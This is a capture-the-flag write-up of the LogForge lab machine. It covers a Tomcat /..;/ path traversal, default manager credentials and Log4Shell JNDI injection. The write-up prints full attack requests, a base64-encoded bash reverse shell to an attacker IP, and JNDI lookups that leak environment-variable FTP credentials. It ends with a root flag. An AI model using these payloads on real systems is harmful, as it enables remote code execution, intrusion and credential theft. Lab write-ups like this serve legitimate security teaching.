LogForge

5th December 2023

Prepared By: ctrlzero

Machine Author: ippsec

Difficulty: Medium

Synopsis

LogForge was is box that developed for the Ultimate Hacking Championship event which focused on the Log4j / Log4Shell exploit. To start, there's an Orange Tsai attack against how Apache is hosting Tomcat, allowing the bypass of restrictions to get access to the manager page. From there, I'll exploit Log4j to get a shell as the tomcat user. With a foothold on the machine, there's an FTP server running as root listening only on localhost. This FTP server is Java based, and reversing it shows it's using Log4j to log usernames. I'll exploit this to leak the environment variables used to store the username and password needed to access the FTP server, and use that to get access to the root flag. The password also works to get a root shell. In Beyond Root I'll look at using netcat to read the LDAP requests and do some binary reverse engineering of LDAP on the wire.

Skills Required

- Enumeration
- Exploit modification

Skills Learned

- Java Deserialization

- JNDI Vulnerabilities

Enumeration

Nmap

```
nmap -sC -sV 10.10.11.138
```

We identity two open ports: `22/tcp` and `80/tcp` with `Apache 2.4.41` running as the web server.

```
└──# nmap -sC -sV 10.10.11.138
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-30 07:13 MST
Nmap scan report for logforge (10.10.11.138)
Host is up (0.051s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE    VERSION
21/tcp   filtered ftp
22/tcp   open     ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp   open     http       Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Ultimate Hacking Championship
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp filtered http-proxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.37 seconds
```

And we can go ahead and add that to our `/etc/hosts` file:

```
sudo echo "10.10.11.138 logforge.htb" >> /etc/hosts
```

Browsing to this host doesn't seem to yield much information other than a landing page. So we'll continue our enumeration and try directory fuzzing to see if we can gain any additional information about what is running on the web server.


```
└──# feroxbuster -u http://10.10.11.138

 ___  ___  __   __     __      __         __   ___
|__   |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|     |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.3
──────────────────────────────┬──────────────────────
 🎯 Target Url                │ http://10.10.11.138
 🚀 Threads                   │ 50
 📖 Wordlist                  │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌 Status Codes              │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)            │ 7
 🦡 User-Agent                │ feroxbuster/2.3.3
 💉 Config File               │ /etc/feroxbuster/ferox-config.toml
 🔃 Recursion Depth           │ 4
 🎉 New Version Available     │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
302        0l        0w        0c http://10.10.11.138/images
403        9l       28w      277c http://10.10.11.138/admin
403        9l       28w      277c http://10.10.11.138/manager
403        9l       28w      277c http://10.10.11.138/server-status
```

```
[####################] - 35s    59998/59998   0s      found:4       errors:363
[####################] - 34s    29999/29999   858/s   http://10.10.11.138
[####################] - 34s    29999/29999   858/s   http://10.10.11.138/images
```

The above output indicates that there are two locations that will be of interest: `/admin` and `/manager`, however, both return a `403 Forbidden` HTTP response code.
If we try to access a directory that is known not to exist such as `http://logforge.htb/does_not_exist` we get a `404 Not Found` along with additional fingerprint information that indicates the web server is actually `Apache Tomcat/9.0.31.`

With the underlying web server and version identified we can get an idea of what it may be vulnerable too by looking at the Tomcat security change-log. Since we know `9.0.31` is the running version we can look at the version released after it with is 9.0.35 which tells us that:

`Using a specifically crafted request, the attacker will be able to trigger remote code execution via deserialization of the file under their control.`

We can also note that while `8080/tcp` was filtered, it was detected as `http-proxy` so perhaps the web server may configured to server an internal website via reverse proxy. If we Google: `apache tomcat reverse proxy exploit` we are presented with a link to a blog post about Tomcat path traversal via reverse proxy mapping

```
Tomcat will treat the sequence /..;/ as /../ and normalize the path while reverse proxies will not normalize this sequence and send it to Apache Tomcat as it is.
```

Let's test this out by trying to access the `/manager` path by browsing to: http://logforge.htb/anything/..;/manager/html
This seems to work as we're presented with a basic authentication prompt which we do not have credentials for. If we cancel this prompst we're presented with a `401 Unauthorized` message that indicates `tomcat` could be a potential username we can attempt to bruteforce with.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.


- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the Manager App How-To.

We could use a tool such as `Hydra`, but in this case we can attempt to try a default credential list and use `tomcat:tomcat` as the credentials which do work.



Foothold

The first thing to usually try when you have access to `Tomcat Web Application Manager` would be to upload a malicious `.war` file, however, in this case an upload limit has been configured to mitigate any uploads.

```
FAIL - Deploy Upload Failed, Exception:
[org.apache.tomcat.util.http.fileupload.impl.FileSizeLimitExceededException: The field
deployWar exceeds its maximum permitted size of 1 bytes.]
```

Going back to the Tomcat Security Findings list we can note at the bottom that Tomcat by default will not be vulnerable to `Remote Code Execution via log4j [CVE-2021-44228]`, but that does not exclude any applications deployed on Tomcat.

```
Apache Tomcat 9.0.x has no dependency on any version of log4j.

Web applications deployed on Apache Tomcat may have a dependency on log4j. You should seek
support from the application vendor in this instance.
```

Further research will lead us to the following blog post that goes into detail about the log4shell vulnerability which outlines that we can validate if the web application that is deployed on Tomcat is vulnerable.
We can start by intercepting a request to `Expire sessions` for the `/UHC{BadWayToBlockTomcat}` path with Burp Suite so that we have an input parameter to put our payload in.

/UHC{BadWayToBlockTomcat}	*None specified*		true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

```
POST /anything/..;/manager/html/expire?path=/UHC%7BBadWayToBlockTomcat%7D HTTP/1.1
Host: logforge.htb
Content-Length: 7
Cache-Control: max-age=0
Authorization: Basic dG9tY2F0OnRvbWNhdA==
Upgrade-Insecure-Requests: 1
Origin: http://logforge.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://logforge.htb/anything/..;/manager/html/sslReload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

idle=30
```

We can modify the payload in the blog post to point to our machine and send the request.

```
Payload:
idle=${jndi:ldap://10.10.14.15:4444/}
```

```
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.138] 38782
```

With the vulnerability now confirmed we can start the process to try and achieve code execution to get a shell on the target.
We can quickly Google search for a `log4shell jndi exploit github` and get linked to a proof-of-concept written in Java: https://github.com/pimps/JNDI-Exploit-Kit

`Note: This tool may not work with all versions of Java. This writeup uses Java 8u202. jdk-8u202-linux-x64.tar.gz`

According to the git repository the tool has `ysoserial` integration and allows sending serialized payloads directly to the target:

```
Added full integration of YSOSerial Payloads with support to Dynamic Commands. Now its possible to execute commands directly on the jndi:ldap URL making the tool a lot more convenient.
```

We can craft our payload with the following:

```
└──# echo "/bin/bash -i >& /dev/tcp/10.10.14.15/10001 0>&1" | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE1LzEwMDAxIDA+JjE

└──# echo "echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE1LzEwMDAxIDA+JjEK|base64 -d|base" | base64 -w 0
ZWNobyBMMkpwYmk5aVlYTm9JQzFwSUQ0bUlDOWtaWFl2ZEdOd0x6RXdMakV3TGpFMExqRTFMekV3TURBeElEQStKakVLfGJhc2U2NCAtZHxiYXNlCg==
```

Our Burp request should now look like the following:

```
POST /anything/..;/manager/html/expire?path=/UHC%7BBadWayToBlockTomcat%7D HTTP/1.1
Host: logforge.htb
Content-Length: 190
Cache-Control: max-age=0
Authorization: Basic dG9tY2F0OnRvbWNhdA==
Upgrade-Insecure-Requests: 1
Origin: http://logforge.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://logforge.htb/anything/..;/manager/html/sslReload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
idle=${jndi:ldap://10.10.14.15:1389/serial/CommonsCollections5/exec_unix/ZWNobyBMMkpwYmk5aVlYTm9JQzFwSUQ0bUlDOWtaWFl2ZEdOd0x6RXdMakV3TGpFMExqRTFMekV3TURBeElEQStKakU9fGJhc2U2NCAtZHxiYXNoCg==}
```

We can now start the listener and send the request:

```
└──# jdk1.8.0_202/bin/java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar
<...snip...>
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://10.10.14.15:1099/z3zz8n
ldap://10.10.14.15:1389/z3zz8n
<...snip...>

[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
    ldap://10.10.14.15:1389/serial/[payload_name]/exec_global/[base64_command]
    ldap://10.10.14.15:1389/serial/[payload_name]/exec_unix/[base64_command]
<...snip...>

----------------------------Server Log----------------------------
2023-11-30 21:15:38 [JETTYSERVER]>> Listening on 10.10.14.15:8180
2023-11-30 21:15:38 [RMISERVER]  >> Listening on 10.10.14.15:1099
2023-11-30 21:15:38 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2023-11-30 21:15:41 [LDAPSERVER] >> Selecting Payload: 'CommonsCollections5'
2023-11-30 21:15:41 [LDAPSERVER] >> Selecting Attack Type: 'exec_unix'
2023-11-30 21:15:41 [LDAPSERVER] >> Generating payload object(s) for command: 'echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjE1LzEwMDAxIDA+JjE=|base64 -d|bash
'
2023-11-30 21:15:41 [LDAPSERVER] >> Serializing payload...
2023-11-30 21:15:41 [LDAPSERVER] >> Send LDAP object with serialized payload:
ACED00057372002E6A617661782E6D616E6167656D656E742E426164417474726962757465565616C756545787045786365707469F6ED4E7DAAB632D46400200014C000376616C7400124C6A6176612F6C616E672F4F<...snip...>
```

```
nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.138] 53678
bash: cannot set terminal process group (820): Inappropriate ioctl for device
bash: no job control in this shell
tomcat@LogForge:/var/lib/tomcat9$
```

And we'll quickly upgrade our shell to get better output:

```
script -qc /bin/bash /dev/null
```

Lateral Movement

Now that we have a shell lets enumerate the target a bit further. We can start by listing the processes running as root to see if there is anything available that we may take advantage of.

```
tomcat@LogForge:/var/lib/tomcat9$ ps aux | grep root
root           1  0.0  0.2 169292 11204 ?        Ss   Nov30   0:04 /sbin/init maybe-
<...snip...>
root         970  0.1  2.0 3576972 81064 ?       Sl   Nov30   1:15 java -jar
/root/ftpServer-1.0-SNAPSHOT-all.jar
<...snip...>
tomcat     26621  0.0  0.0   5192   732 ?        S    04:29   0:00 grep root
tomcat@LogForge:/var/lib/tomcat9$
```

We can see an interesting process here that is running `java -jar /root/ftpServer-1.0-SNAPSHOT-all.jar`. This file does not seem visible to us, however, if we search for potential copies of the file we can note that there is a version on the file system that is readable.

```
tomcat@LogForge:/home/htb$ find / -name ftpServer-1.0-SNAPSHOT-all.jar* -type f
2>/dev/null
/ftpServer-1.0-SNAPSHOT-all.jar
tomcat@LogForge:/home/htb$
tomcat@LogForge:/home/htb$ ls -lah /ftpServer-1.0-SNAPSHOT-all.jar
-rw-r--r-- 1 root root 2.0M Dec 18  2021 /ftpServer-1.0-SNAPSHOT-all.jar
```

We can simply transfer this file to our attacking machine with the following and then reverse the file with a tool such as Recaf


```
Attacker:
└──✗ nc -lvnp 4444 > ftpServer-1.0-SNAPSHOT-all.jar
listening on [any] 4444 ...

Target:
tomcat@LogForge:/$ nc 10.10.14.15 4444 < ftpServer-1.0-SNAPSHOT-all.jar
```

The `main` function is in `Server`, where is uses Log4j, but not to log anything user controlled.
This class just starts the server, and then waits for a connection. When there's a connection, it creates a `Worker` and hands it off to go back to listening.

In `Worker`, it is set up to handle all the various commands in the FTP protocol. It's also using Log4j.
The `handleUser` function jumps out as interesting, but as soon as we load this function we can immediately see that it's looking for credentials via environment variables:

- `ftp_user`

- `ftp_password`



Privilege Escalation

In addition to being able to use logging features to execute arbitrary commands, Log4Shell is also able to retrieve data such as environment variables. This means we can potentially leak the environment variables the `Worker` function is looking for.
Let's try this out. We'll start by running our JNDI PoC again and then using FTP within our shell to exploit Log4Shell, specifying the desired environment variables as part of our payload.

- `${jndi:ldap://10.10.14.15:1389/user:${env:ftp_user}}`
- `${jndi:ldap://10.10.14.15:1389/user:${env:ftp_password}}

```
└──# jdk1.8.0_202/bin/java -jar JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar
<...snip...>
2023-11-30 22:04:28 [LDAPSERVER] >> Reference that matches the name(user:ippsec) is not found.
2023-11-30 22:05:29 [LDAPSERVER] >> Reference that matches the name(user:log4j_env_leakage) is not found.
```

```
listening on [any] 10001 ...
```

```
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.138] 53732
bash: cannot set terminal process group (820): Inappropriate ioctl for device
bash: no job control in this shell

tomcat@LogForge:/var/lib/tomcat9$ ftp localhost
Connected to localhost.
220 Welcome to the FTP-Server
Name (localhost:tomcat): ${jndi:ldap://10.10.14.15:1389/user:${env:ftp_user}}
530 Not logged in
Login failed.
Remote system type is FTP.
ftp> user
(username) ${jndi:ldap://10.10.14.15:1389/user:${env:ftp_password}}
530 Not logged in
Login failed.
quit
221 Closing connection
```

Now we can log into the FTP server:

```
tomcat@LogForge:/var/lib/tomcat9$ ftp localhost
Connected to localhost.
220 Welcome to the FTP-Server
Name (localhost:tomcat): ippsec
331 User name okay, need password
Password: log4j_env_leakage

230-Welcome to HKUST
230 User logged in successfully
Remote system type is FTP.
ftp> ls
200 Command OK
125 Opening ASCII mode data connection for file list.
.profile
.ssh
snap
ftpServer-1.0-SNAPSHOT-all.jar
.bashrc
.selected_editor
run.sh
.lesshst
.bash_history
root.txt
.viminfo
.cache
226 Transfer complete.
ftp>
```

It looks like we're in the `/root` directory and can now read `root.txt`. Because we're using FTP on the target we'll need to change to a directory where we have write permissions since `/root` over FTP does not have write capability.

```
ftp> lcd /tmp
Local directory now /tmp
ftp> get root.txt
local: root.txt remote: root.txt
200 Command OK
150 Opening ASCII mode data connection for requested file root.txt
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 File transfer successful. Closing data connection.
33 bytes received in 0.00 secs (120.2484 kB/s)
ftp> exit
221 Closing connection
tomcat@LogForge:/var/lib/tomcat9$
tomcat@LogForge:/var/lib/tomcat9$ cat /tmp/root.txt
6865fb748de83cf6ad8fd360614f00c2
tomcat@LogForge:/var/lib/tomcat9$
```